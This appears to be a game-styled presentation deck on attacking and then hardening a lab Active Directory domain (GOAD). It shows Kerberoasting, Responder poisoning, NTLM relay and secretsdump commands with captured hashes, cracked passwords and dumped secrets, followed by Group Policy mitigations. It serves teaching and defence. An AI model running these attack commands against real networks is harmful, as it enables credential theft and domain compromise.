
→ USERNAMES

→ KERBEROS PREAUTHENTICATION

→ PASSWORD HYGIENE

→ ACCOUNT LOCKOUT

LEVEL ENUMERATION





LEVEL 2

MOAR HAHA



Why is this so hard?





★★★★★

HIGHSCORE 2500



PLAYER 2

KERBEROSTING

◀ ACCOUNTS WITH SERVICEPRINCIPALNAME (SPN)

```
(kali㉿kali)-[~/GOAD]
$ impacket-GetUserSPNs -request -dc-ip 192.168.56.11 'north.sevenkingdoms.local/hodor:hodor'
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

ServicePrincipalName          Name      MemberOf
    Delegation
-----
-----  

CIFS/winterfell.north.sevenkingdoms.local:56:09.230449 constrained      jon.snow   CN=Night Watch,CN=Users,DC=north,DC=sevenkingdoms.local
HTTP/thewall.north.sevenkingdoms.local:56:09.230449 constrained      jon.snow   CN=Night Watch,CN=Users,DC=north,DC=sevenkingdoms.local
MSSQLSvc/castelblack.north.sevenkingdoms.local:22:15.613424           sql_svc
MSSQLSvc/castelblack.north.sevenkingdoms.local:1433 sql_svc           sql_svc

[-] CCache file is not found. Skipping...
$krb5tgs$23$*jon.snow$NORTH.SEVENKINGDOMS.LOCAL$north.sevenkingdoms.local/jon.snow*$85fc279d965a0484ecbe4909a8932c24e50f03bac46874a5753760bc443e74ea3220c1b1bf1c33772b3309cf5cda1b59f6039cb89f8c1e1e32f5bd73ef40bc8f74
```



★★★★★

HIGHSCORE 2500



PLAYER 2

KERBEROASTING

◀ HASHCAT

```
└─(kali㉿kali)-[~/GOAD]
  └─$ hashcat -m 13100 --force -a 0 kerberoast.txt rockyoutest.txt
hashcat (v6.2.6) starting
```

```
$krb5tgs$23$*jon.snow$NORTH.SEVENKINGDOMS.LOCAL$north.sevenkingdoms.loc
9a8932c24e50f03bac46874a5753760bc443e74ea3220c1b1bf1c33772b3309cf5cda1b
c9bd49063a50e47725bdf68a736c4528f11d68c061f12868b7f3e3543ad5de9d89103c8
ac3508e4c49dcf05fe1e95e0203385cce38e4f59747f5863fd90735d3263aac4b3b9c95
f6ec6c2f970af8c41a494b9c5e7eadf2986bdf0d737aa02e1292ffc49bf6528ad65a72c
c6343b9fa7c7e4000d0199f6e4866de04494d33400355fd59ae705f294a8b4d33af4043
3d7da45cf28c26cfae2852589b73f540cf0310941805d5af88d43dbd4f7746734c6268f
6728a1fd5fdf1bacc91855e82fdd853c7ceecaad5717f6e13fa6c40a8187f8619e330ac
8d08039d39cdd7bd52e8b7792aa7bd73239b80045a40534455ded083f25598424cde674
fd5deb364648b41dc2509625bc7c5c4ff1ef7581ba171f85cfacb301d34b19b3957291e
946fcb3519f2df5656808b5f0baf467205667120c1759cd1f95403f9e52b60fe1f2d47b
7a4c73ba4f5d433b4d976eec6f1fb7624f30db7b0e9faf8331044781895d1b6ba28f5b6
1d7149725ebe70538a3a8cf38ed300dd660d94fa0b0b6f1647fe249967d71df7149a969
e1e173e9e7f7a27:iknownothing
```



★★★★★

HIGHSCORE 2500



PLAYER 2

KERBEROSASTING

◀ ACCOUNTS WITH SERVICEPRINCIPALNAME (SPN)

```
PS C:\Users\vagrant> Get-ADUser -Filter * -Properties ServicePrincipalName | Where-Object ServicePrincipalName

DistinguishedName      : CN=krbtgt,CN=Users,DC=north,DC=sevenkingdoms,DC=local
Enabled                : False
GivenName               :
Name                   : krbtgt
ObjectClass             : user
ObjectGUID              : c0a7ee75-309f-4087-81b2-b2bedcc410fe
SamAccountName          : krbtgt
ServicePrincipalName    : {kadmin/changepw}
SID                    : S-1-5-21-2127814747-1574567255-3873579916-502
Surname                :
UserPrincipalName       :

DistinguishedName      : CN=jon.snow,CN=Users,DC=north,DC=sevenkingdoms,DC=local
Enabled                : False
GivenName               : Jon
Name                   : jon.snow
ObjectClass             : user
ObjectGUID              : 1bd30260-ba75-4abc-8c81-cec98dc06693
SamAccountName          : jon.snow
ServicePrincipalName    : {CIFS/winterfell.north.sevenkingdoms.local, HTTP/thewall.north.sevenkingdoms.local}
SID                    : S-1-5-21-2127814747-1574567255-3873579916-1118
Surname                : Snow
UserPrincipalName       :

DistinguishedName      : CN=sql_svc,CN=Users,DC=north,DC=sevenkingdoms,DC=local
Enabled                : False
GivenName               : sql
Name                   : sql_svc
ObjectClass             : user
ObjectGUID              : 9254686d-b2c2-4211-adae-792c97e1ded9
SamAccountName          : sql_svc
ServicePrincipalName    : {MSSQLSvc/castelblack.north.sevenkingdoms.local,
                           MSSQLSvc/castelblack.north.sevenkingdoms.local:1433}
SID                    : S-1-5-21-2127814747-1574567255-3873579916-1121
Surname                : service
UserPrincipalName       :
```



★★★★★

HIGHSCORE 2500



PLAYER 2

KERBEROSASTING

◀ ACCOUNTS WITH SERVICEPRINCIPALNAME (SPN)

```
└─(kali㉿kali)-[~/GOAD]
  $ impacket-GetUserSPNs -request -dc-ip 192.168.56.11 'north.sevenkingdoms.local/hodor:hodor'
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation
```

| ServicePrincipalName | Name | MemberOf | PasswordLastSet |
|---|---------|----------|-------------------------|
| MSSQLSvc/castelblack.north.sevenkingdoms.local | sql_svc | | 2024-05-06 16:51:32.080 |
| MSSQLSvc/castelblack.north.sevenkingdoms.local:1433 | sql_svc | | 2024-05-06 16:51:32.080 |

```
[ -] CCache file is not found. Skipping...
$krb5tgs$23$*sql_svc$NORTH.SEVENKINGDOMS.LOCAL$north.sevenkingdoms.local/sql_svc*$f9832c7ce4970592a341fa27720936f15743f68ff59c8c71b3141a169d11959f11f8caa19219c958be786ad85f350971000239456c3b5ec7c3dee58851278ca4663aeaa8252ceacb6e3c8860a9973c2800e1898357f59ef35f2647bcfef0f6401917264bd704467a3d63d274f50603a1ecc39dbf17314a15bd2c576268a30c88626b46752d21fdd110b00799c788a01b8e1dd5955fcc766fbe5566691d0bd3cd4548fee7f6c005efc31bbd51cf301e307443768027f1f8f89396f5a84510193fc31c3aa35245d8dabb536a55bbd24140f2f6469a095e73db0dd8272121540b1a27fe27c60fd4f6e8c229ff99a48fe0cada13a0231c1502f61aa0b820e979541d2db3f18e3ff9c2e13cf7303a4d22f5bec29941608585c6e9420512abc92fdf2d0115dbe974057bb21dd998a4c300a218b6047c662af6323e710734d662982748787f393ef54e75e9f38b2cb95e0a0f5bc527ab96f457797253dfefbf654a25b2c22c3d59d8c8bd5068df4a66ea77dbfc797f3a311a95b49a86f8dc64230ea2496a6925b73b069a75f782acc9b205fc30191c77bf0e36c9e24e25218415d8620d0f2b841b488c871aa6afce912f9dcccd116e92e2799435a6bcd01d89c7374cb48da5bb94ac5d9707fd42f62166fc8da9fb768d2031ffae46632b0951915d0c4d0bce2fa99ac4dbb69fea5fba227f0247d16fb939234e9e75b052587603d35f115e1a1f570f1d1269bb5ab3ffc23acc6c0e070e2af35629bb3bb6e17a76663e04fa70d32b5434c472ddc44c9463eb3f6cea1e71d7374a395b29bfccf93c0310557
```



★★★★★

HIGHSCORE 2500



PLAYER 2

ON PATH ATTACKS

```
└──(kali㉿kali)-[~/GOAD]
└─$ sudo responder -I eth1
[sudo] password for kali:

[+] [SMB] NTLMv1-SSP Client    : fe80::c1df:48e3:6afd:4072
[+] [SMB] NTLMv1-SSP Username  : NORTH\robb.stark
[+] [SMB] NTLMv1-SSP Hash      : robb.stark::NORTH:B76ADC7419BC93EC000000000000000000000000
[*] [MDNS] Poisoned answer sent to 192.168.56.11  for name Bravos.local
[*] [MDNS] Poisoned answer sent to fe80::c1df:48e3:6afd:4072 for name Bravos.local
[+] [SMB] NTLMv1-SSP Client    : fe80::c1df:48e3:6afd:4072
[+] [SMB] NTLMv1-SSP Username  : NORTH\eddard.stark
[+] [SMB] NTLMv1-SSP Hash      : eddard.stark::NORTH:E050770BD93871240000000000000000
[*] [MDNS] Poisoned answer sent to 192.168.56.11  for name Meren.local
[*] [MDNS] Poisoned answer sent to fe80::c1df:48e3:6afd:4072 for name Meren.local
```



★★★★★

HIGHSCORE 2500



PLAYER 2

ON PATH ATTACKS

◆ HASHCAT


```
└─(kali㉿kali)-[~/GOAD]
└─$ hashcat -m 5500 --force -a 0 responder.txt rockyoutest.txt
hashcat (v6.2.6) starting
```

```
robb.stark::NORTH:b76adc7419bc93ec00000000000000000000000000000000:b4a38611b5e8efd30135ca233ea9668e45ed1616522f87a4:1122334455667788:sexywolfy
Session.....: hashcat
Status.....: Exhausted
Hash.Mode....: 5500 (NetNTLMv1 / NetNTLMv1+ESS)
```



★★★★★

HIGHSCORE 2500



PLAYER 2

ON PATH ATTACKS

◆ NTLMRELAYX

```
(kali㉿kali)-[~]
└─$ impacket-ntlmrelayx -t 192.168.56.22 -smb2support -socks
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation
```

```
[*] Servers started, waiting for connections
Type help for list of commands
ntlmrelayx> [*] SMBD-Thread-9 (process_request_thread): Received connection from 192.168.56.11, attacking target smb://192.168.56.22
[*] Authenticating against smb://192.168.56.22 as NORTH/EDDARD.STARK SUCCEED
[*] SOCKS: Adding NORTH/EDDARD.STARK@192.168.56.22(445) to active SOCKS connection. Enjoy
```

| Protocol | Target | Username | AdminStatus | Port |
|----------|---------------|--------------------|-------------|------|
| SMB | 192.168.56.22 | NORTH/EDDARD.STARK | TRUE | 445 |



★★★★★

HIGHSCORE 2500



PLAYER 2

ON PATH ATTACKS


◀ PROXYCHAINS

```
└─(kali㉿kali)-[~]
└─$ proxychains impacket-secretsdump -no-pass 'NORTH/EDDARD.STARK@192.168.56.22'
```



★★★★★

HIGHSCORE 2500



PLAYER 2

ON PATH ATTACKS

◀ SECRETS DUMP

```
[proxychains] Strict chain ... 127.0.0.1:1080 ... 192.168.56.22:445 ... OK
[*] Service RemoteRegistry is in stopped state
[*] Starting service RemoteRegistry
[*] Target system bootKey: 0x3b62628f8a5a0edda3a911188ffce08e
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:dbd13e1c4e338284ac4e9874f7de6e1
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:4363b6dc0c95588964884d7e10
vagrant:1000:aad3b435b51404eeaad3b435b51404ee:e02bc503339d51f71d913c245d35b50b:::
VMware_Conv_SA:1002:aad3b435b51404eeaad3b435b51404ee:11796cf8d937b9541aec6ec
[*] Dumping cached domain logon information (domain/username:hash)
NORTH.SEVENKINGDOMS.LOCAL/sql_svc:$DCC2$10240#sql_svc#89e701ebbd305e4f5380c515049:
NORTH.SEVENKINGDOMS.LOCAL/robb.stark:$DCC2$10240#robb.stark#f19bfb9b10ba923f2e28b1:
```



★★★★★

HIGHSCORE 2500



PLAYER 2

ON PATH ATTACKS

◀ SECRETS DUMP

```
-----+  
[*] DPAPI_SYSTEM  
dpapi_machinekey:0x366d1c3b855f29e1508dc290c717ed9b50033720  
dpapi_userkey:0xfc03a3fdfe19e27d01d0beb7a6759879d2b46c57  
[*] NL$KM  
 0000  22 34 01 76 01 70 30 93  88 A7 6B B2 87 43 59 69  "4.v.p0...k..CYi  
 0010  0E 41 BD 22 0A 0C CC 23  3A 5B B6 74 CB 90 D6 35  .A."...#:[.t...5  
 0020  14 CA D8 45 4A F0 DB 72  D5 CF 3B A1 ED 7F 3A 98  ...EJ...r..;....  
 0030  CD 4D D6 36 6A 35 24 2D  A0 EB 0F 8E 3F 52 81 C9  .M.6j5$-....?R..  
NL$KM:223401760170309388a76bb2874359690e41bd220a0ccc233a5bb674cb90d63514cad8454af0  
[*] SC_MSSQL$SQLEXPRESS  
north.sevenkingdoms.local\sql_svc:YouWillNotKerborooastingMeeeeeee  
[*] Cleaning up...  
[*] Stopping service RemoteRegistry
```



★★★★★

HIGHSCORE 2500



PLAYER 2

ON PATH ATTACKS

◀ LLMNR

Group Policy Management Editor

File Action View Help

◀ ▶ | ? |

ResponderMitigations [WIN]

Computer Configuration

- Policies
 - Software Settings
 - Windows Settings
- Administrative Templates
 - Control Panel
 - Network
 - Background
 - BranchCache
 - DirectAccess
 - DNS Client
 - Fonts
 - Hotspot A
 - Lanman S...
 - Lanman W...
 - Link-Layer
 - Microsoft
 - Network C
 - Network C...
 - Network P...
 - Offline File
 - QoS Packe...

DNS Client

Turn off multicast name resolution

Edit policy setting

Requirements:
At least Windows Vista

Description:
Specifies that link local multicast name resolution (LLMNR) is disabled on client computers.

LLMNR is a secondary name resolution protocol. With LLMNR, queries are sent using multicast over a local network link on a single subnet from a client computer to another client computer on the same subnet that also has LLMNR enabled. LLMNR does not require a DNS server or DNS client configuration, and provides name resolution in scenarios in which conventional DNS name resolution is not possible.

| Setting | State |
|--|----------------|
| Primary DNS suffix devolution level | Not configured |
| Turn off IDN encoding | Not configured |
| IDN mapping | Not configured |
| DNS servers | Not configured |
| Prefer link local responses over DNS when received over a n... | Not configured |
| Primary DNS suffix | Not configured |
| Register DNS records with connection-specific DNS suffix | Not configured |
| Register PTR records | Not configured |
| Dynamic update | Not configured |
| Replace addresses in conflicts | Not configured |
| Registration refresh interval | Not configured |
| TTL value for A and PTR records | Not configured |
| DNS suffix search list | Not configured |
| Turn off smart multi-homed name resolution | Not configured |
| Turn off smart protocol reordering | Not configured |
| Update security level | Not configured |
| Update top level domain zones | Not configured |
| Primary DNS suffix devolution | Not configured |
| Turn off multicast name resolution | Enabled |

Extended / Standard



★★★★★

HIGHSCORE 2500



PLAYER 2

ON PATH ATTACKS

◀ NTLMv2

Group Policy Management Editor

File Action View Help

Computer Configuration Policies Windows Settings Security Settings Local Policies Security Options

| Policy | Policy Setting |
|---|----------------------------------|
| Microsoft network server: Disconnect clients when logon ho... | Not Defined |
| Microsoft network server: Server SPN target name validation... | Not Defined |
| Network access: Allow anonymous SID/Name translation | Not Defined |
| Network access: Do not allow anonymous enumeration of S... | Not Defined |
| Network access: Do not allow anonymous enumeration of S... | Not Defined |
| Network access: Do not allow storage of passwords and cre... | Not Defined |
| Network access: Let Everyone permissions apply to anonym... | Not Defined |
| Network access: Named Pipes that can be accessed anonym... | Not Defined |
| Network access: Remotely accessible registry paths | Not Defined |
| Network access: Remotely accessible registry paths and sub... | Not Defined |
| Network access: Restrict anonymous access to Named Pipes... | Not Defined |
| Network access: Restrict clients allowed to make remote call... | Not Defined |
| Network access: Shares that can be accessed anonymously | Not Defined |
| Network access: Sharing and security model for local accou... | Not Defined |
| Network security: Allow Local System to use computer ident... | Not Defined |
| Network security: Allow LocalSystem NULL session fallback | Not Defined |
| Network security: Allow PKU2U authentication requests to t... | Not Defined |
| Network security: Configure encryption types allowed for Ke... | Not Defined |
| Network security: Do not store LAN Manager hash value on ... | Not Defined |
| Network security: Force logoff when logon hours expire | Not Defined |
| Network security: LAN Manager authentication level | Send NTLMv2 response only. Re... |
| Network security: LDAP client signing requirements | Not Defined |
| Network security: Minimum session security for NTLM SSP | Not Defined |



★★★★★

HIGHSCORE 2500



PLAYER 2

ON PATH ATTACKS


◀ NTLMv2

-  Network security: Restrict NTLM: Add remote server exceptions for NTLM authen...
-  Network security: Restrict NTLM: Add server exceptions in this domain
-  Network security: Restrict NTLM: Audit Incoming NTLM Traffic
-  Network security: Restrict NTLM: Audit NTLM authentication in this domain
-  Network security: Restrict NTLM: Incoming NTLM traffic
-  Network security: Restrict NTLM: NTLM authentication in this domain
-  Network security: Restrict NTLM: Outgoing NTLM traffic to remote servers



★★★★★

HIGHSCORE 2500



PLAYER 2

ON PATH ATTACKS

- ◀ LDAP SIGNING
- ◀ CHANNEL BINDING

Group Policy Management Editor

File Action View Help

Computer Configuration Policies

| Policy | Policy Setting |
|--|-----------------|
| Audit: Shut down system immediately if unable to log security audits | Not Defined |
| DCOM: Machine Access Restrictions in Security Descriptor Definition Language ... | Not Defined |
| DCOM: Machine Launch Restrictions in Security Descriptor Definition Language... | Not Defined |
| Devices: Allow undock without having to log on | Not Defined |
| Devices: Allowed to format and eject removable media | Not Defined |
| Devices: Prevent users from installing printer drivers | Not Defined |
| Devices: Restrict CD-ROM access to locally logged-on user only | Not Defined |
| Devices: Restrict floppy access to locally logged-on user only | Not Defined |
| Domain controller: Allow server operators to schedule tasks | Not Defined |
| Domain controller: Allow vulnerable Netlogon secure channel connections | Not Defined |
| Domain controller: LDAP server channel binding token requirements | Always |
| Domain controller: LDAP server signing requirements | Require signing |
| Domain controller: Refuse machine account password changes | Not Defined |
| Domain member: Digitally encrypt or sign secure channel data (always) | Not Defined |
| Domain member: Digitally encrypt secure channel data (when possible) | Not Defined |
| Domain member: Digitally sign secure channel data (when possible) | Not Defined |
| Domain member: Disable machine account password changes | Not Defined |
| Domain member: Maximum machine account password age | Not Defined |
| Domain member: Require strong (Windows 2000 or later) session key | Not Defined |
| Interactive logon: Display user information when the session is locked | Not Defined |
| Interactive logon: Do not require CTRL+ALT+DEL | Not Defined |



★★★★★


HIGHSCORE 2500



PLAYER 2

ON PATH ATTACKS

◀ PROTECTED USERS GROUP



[BACK TO AGENDA PAGE](#)

🗡️ 01 ⚰ 07 ⭐ 12



6 OUT OF 7

ACCOUNTS

PWNED

← JON.SNOW: IKNOWNOTHING

← ROBB.STARK: SEXYWOLFY

← SQL_SVC: YOUWILLNOTKERBEROASTMEEEE

[BACK TO AGENDA PAGE](#)



01



07



12



10 OUT OF 15

VULNERABILITIES

PATCHED

➡ SPN CLEANUP

➡ DISABLE LLMNR

➡ REQUIRE NTLMV2

➡ LDAP SIGNING / CHANNEL BINDING

➡ PROTECTED USERS GROUP

SIGN IN



BACK TO AGENDA PAGE


LEVELS PRISES





★★★★★

